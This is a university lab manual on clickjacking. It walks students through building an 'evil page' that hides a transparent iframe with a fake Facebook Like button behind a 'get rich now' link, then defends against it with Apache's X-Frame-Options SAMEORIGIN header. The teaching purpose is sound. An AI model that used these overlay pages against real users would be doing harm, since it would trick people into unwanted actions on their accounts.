

## Clickjacking Attacks


Copyrights 2016-2017 Frank Xu, Bowie State University.  
The lab manual is developed for teaching cyber-related courses. Comments and suggestions can be sent to [wxu@bowiestate.edu](mailto:wxu@bowiestate.edu)

### Introduction

Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

The Clickjacking attack allows to perform an action on victim site on visitor's behalf. Many sites were hacked this way, including Twitter and Facebook (both fixed).






### Lab Environment

We have created two accounts in the VM. The usernames and passwords are listed in the following:

- User ID: root, Password: *seedubuntu*.
  - Note: Ubuntu does not allow root to login directly from the login window. You have to login as a normal user, and then use the command **su** to login to the root account.
- User ID: seed, Password: *dees*

## Task 1: Lure Users to Click on Facebook


1. Goal: You have posted a message on your Facebook, and you want other people to click the  button.
  - 1.1. A visitor is lured to the evil page. No matter how. “Click to get 1000000\$” or whatever.
  - 1.2. The evil page puts a “get rich now” link with z-index=-1.
  - 1.3. The evil page includes a transparent iframe from the victim domain, say facebook.com and positions it so that “I like it” button is right over the link.
2. Create a button on a page. The button is linked to your Facebook  button. For the purpose of the demonstration, the button only pops an alert message. You can link the button to a real Facebook  button.
  - 2.1. Source code

```

1 <!DOCTYPE HTML>
2
3 <!-- A simplified Facebook Like Button-->
4
5 <html>
6 <body style="margin:10px;padding:10px">
7 <input type="button" onclick="alert('I like it clicked!')" value="Facebook LIKE">
8 </body>
9 </html>

```

### 2.2. Webpage



3. Create an evil page
  - 3.1. “I like it” button is right over the link

```

1 <style>
2 iframe { /* iframe from facebook.com */
3 width:300px;
4 height:100px;
5 position:absolute;
6 top:0; left:0;
7 filter:alpha(opacity=50); /* in real life opacity=0 */
8 opacity:0.5;
9 }
10 </style>
11
12 <div>Click on the link to get rich now:</div>
13
14 <iframe src="hiddenButton.html"></iframe>
15
16 <a href="http://www.google.com" target="_blank" style="position:relative;left:20px;z-index:-1">CLICK ME!</a>
17
18 <div>You'll be rich for the whole life!</div>
19

```

- 3.2. Webpage. Note that for the demonstration purpose; you will see the link CLICK ME on the top of the button.

Click on the link to get rich now:

[Facebook LIKE](#)  
You'll be rich for the whole life!

3.3. If the visitor is logged into Facebook (and most of time he is), then facebook.com receives the click on behalf of the visitor.

#### 4. Question.

4.1. Make the button [Facebook LIKE](#) transparent completely like the figure below.

4.2. Use the transparent iframe

Click on the link to get rich now:

[CLICK ME!](#)  
You'll be rich for the whole life!

## Task 2: Countermeasure

We are going to use Apache web server to demonstrate the countermeasure of the Clickjacking.

1. Create a web page with a button. The button is linked to a Facebook like button.

```
seed@Server(10.0.2.4):/$ cd /var/www/SOP
seed@Server(10.0.2.4):/var/www/SOP$ gedit hiddenButton.html
```


```
hiddenButton.html x
<!DOCTYPE HTML>

<!-- A simplified Facebook Like Button-->

<html>
<body style="margin:10px;padding:10px">
<input type="button" onclick="alert('I like it clicked!')" value="Facebook LIKE">
</body>
</html>
```

2. Test the button. You need to start the Apache server first.

```
seed@Server(10.0.2.4):/var/www/SOP$ sudo service apache2 restart
* Restarting web server apache2
... waiting
seed@Server(10.0.2.4):/var/www/SOP$
```



3. Create an evil web page.

```
seed@Server(10.0.2.4):/var/www/SOP$ ls
attacker      cookie.html   echo.html     index.html
Collabtive    cookie.php    hiddenButton.html navigation.html
seed@Server(10.0.2.4):/var/www/SOP$ gedit evilPage.html
```

```
evilPage.html ✖
<style>
iframe { /* iframe from facebook.com */
width:300px;
height:100px;
position:absolute;
top:0; left:0;
filter:alpha(opacity=50); /* in real life opacity=0 */
opacity:0.5;
}
</style>


<div>Click on the link to get rich now:</div>

<iframe src="hiddenButton.html"></iframe>


<a href="http://www.google.com" target="_blank" style="position:relative;left:20px;z-index:-1">CLICK ME!</a>

<div>You'll be rich for the whole life!</div>
```

4. The evil page puts the CLICK ME! link to the top of the hidden button



5. You click the link, but **Like** button has been clicked.



6. Question. If you change the link to the follows (see the highlighted link), will the evil page hijack users' clicks? Why?

```
evilPage.html
<style>
iframe { /* iframe from facebook.com */
width:300px;
height:100px;
position:absolute;
top:0; left:0;
filter:alpha(opacity=50); /* in real life opacity=0 */
opacity:0.5;
}
</style>
<div>Click on the link to get rich now:</div>
<iframe src="http://cs.bowleststate.edu/Faculty_Web_Pages/FrankXu/teaching/2016fall/COSC535_InformationPrivacy/labs/websecurity/clickjack/hiddenButton.html"></iframe>
<a href="http://www.google.com" target="_blank" style="position:relative;left:20px;z-index:-1">CLICK ME!</a>
<div>You'll be rich for the whole life!</div>
```

## 7. Change the web configuration file

### 7.1. Edit httpd.conf

```
seed@Server(10.0.2.4):/var/www/SOP$ ls -l /etc/apache2/
total 76
-rw-r--r-- 1 root root 8405 Sep 16 2014 apache2.conf
drwxr-xr-x 2 root root 4096 Aug 14 2013 conf.d
-rw-r--r-- 1 root root 1322 Feb 6 2012 envvars
-rw-r--r-- 1 root root 0 Aug 14 2013 httpd.conf
-rw-r--r-- 1 root root 31063 Feb 6 2012 magic
drwxr-xr-x 2 root root 4096 Sep 16 2014 mods-available
drwxr-xr-x 2 root root 4096 Dec 9 2015 mods-enabled
-rw-r--r-- 1 root root 785 Sep 22 2013 ports.conf
drwxr-xr-x 2 root root 4096 Dec 9 2015 sites-available
drwxr-xr-x 2 root root 4096 Aug 14 2013 sites-enabled
drwxr-xr-x 2 root root 4096 Dec 9 2015 ssl
seed@Server(10.0.2.4):/var/www/SOP$ sudo gedit /etc/apache2/httpd.conf
```

```
httpd.conf
Header always append X-Frame-Options SAMEORIGIN
```

### 7.2. Install headers module from apache2

```
seed@Server(10.0.2.4):/var/www/SOP$ sudo a2enmod headers
Enabling module headers.
To activate the new configuration, you need to run:
service apache2 restart
```

### 7.3. Restart the apache server

```
seed@Server(10.0.2.4):/var/www/SOP$ sudo service apache2 restart
* Restarting web server apache2 [ OK ]
```

## 8. Question.


### 8.1. Will the evil page hijack users' clicks using the following evilPage.html? Why?

```
evilPage.html
<style>
iframe { /* iframe from facebook.com */
width:300px;
height:100px;
position:absolute;
top:0; left:0;
filter:alpha(opacity=50); /* in real life opacity=0 */
opacity:0.5;
}
</style>
<div>Click on the link to get rich now:</div>
<iframe src="http://cs.bowleststate.edu/Faculty_Web_Pages/FrankXu/teaching/2016fall/COSC535_InformationPrivacy/labs/websecurity/clickjack/hiddenButton.html"></iframe>
<a href="http://www.google.com" target="_blank" style="position:relative;left:20px;z-index:-1">CLICK ME!</a>
<div>You'll be rich for the whole life!</div>
```

8.2. Use Live HTTP Header, can you find the highlighted statement? Why?

```
HTTP/1.1 200 OK
Date: Sat, 22 Oct 2016 00:56:26 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Frame-Options: SAMEORIGIN
Last-Modified: Wed, 17 Sep 2014 04:33:15 GMT
Etag: "2e0258-1802-5033b5dd00b60"
Accept-Ranges: bytes
Content-Length: 6146
Keep-Alive: timeout=5, max=89
Connection: Keep-Alive
Content-Type: image/jpeg
```

9. Change the web configuration file back to original file after you complete the lab. Otherwise, you may encounter problem when you work on other labs



```
Header always append X-Frame-Options SAMEORIGIN
```

Delete this

### Reference:

- <http://javascript.info/tutorial/clickjacking>
- <https://www.owasp.org/index.php/Clickjacking>
- <https://developers.facebook.com/docs/plugins/like-button>